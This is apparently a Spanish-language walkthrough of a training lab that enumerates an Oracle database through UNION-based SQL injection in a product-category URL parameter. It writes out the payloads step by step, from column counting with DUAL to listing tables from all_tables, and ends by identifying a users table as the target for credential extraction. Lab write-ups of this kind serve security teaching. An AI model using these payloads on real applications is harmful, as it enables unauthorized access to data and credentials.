
La página web se recargará y mostrará renderizadas todas las tablas de Oracle, confirmando la inyección y permitiendo identificar la tabla de usuarios.



Se accedió a la interfaz principal del laboratorio, cuyo objetivo documentado es listar el contenido de una base de datos Oracle mediante un ataque de inyección SQL. Se analizó la funcionalidad de filtrado de productos dentro del menú "Refine your search" y se procedió a seleccionar la categoría "Accessories". La selección de la categoría renderizó una nueva vista en el aplicativo mostrando los productos correspondientes. Esto establece el parámetro de categoría en la URL como el vector de ataque principal para iniciar las pruebas de inyección.




Request interceptado




Se introdujo el payload `Accessories'+UNION+SELECT+NULL+FROM+DUAL--` en el parámetro `category`. Este vector inicial busca confirmar si la consulta original devuelve una sola columna, utilizando la tabla especial `DUAL`, mandatoria en bases de datos Oracle para sentencias `SELECT` sin una tabla específica de origen.

La aplicación respondió con un error "Internal Server Error".

El error indica que la consulta inyectada falló. En este contexto, esto significa que la consulta original no devuelve exactamente una columna, requiriendo iterar el payload añadiendo más valores `NULL` para descubrir la cantidad correcta.



Se procedió a modificar el payload en el parámetro category, incrementando el número de valores nulos solicitados. La cadena inyectada fue `Accessories'+UNION+SELECT+NULL,NULL+FROM+DUAL--`. La aplicación procesó la solicitud de manera exitosa, renderizando la interfaz web con normalidad y mostrando la consulta inyectada en el encabezado. Se observa la ausencia del error interno del servidor ("Internal Server Error") que se presentó en pruebas anteriores. La ejecución exitosa de este payload, utilizando la sintaxis específica de Oracle con la tabla DUAL, confirma de forma concluyente que la consulta original devuelve exactamente dos columnas.




Se ejecutó el payload

`Accessories'+UNION+SELECT+table_name,NULL+FROM+all_tables--` en el parámetro `category` para consultar el diccionario de datos de Oracle.

La aplicación procesó la inyección correctamente, volcando en la interfaz web el listado completo de tablas disponibles en el sistema. Se observan tablas estándar de Oracle como `DUAL` y `AUDIT_ACTIONS`.

Al examinar detalladamente los registros devueltos en la página, se logró identificar una tabla específica denominada `USERS_HFGXCL`. El hallazgo de esta tabla dinámica establece el objetivo concreto para la posterior enumeración de columnas y extracción de credenciales.



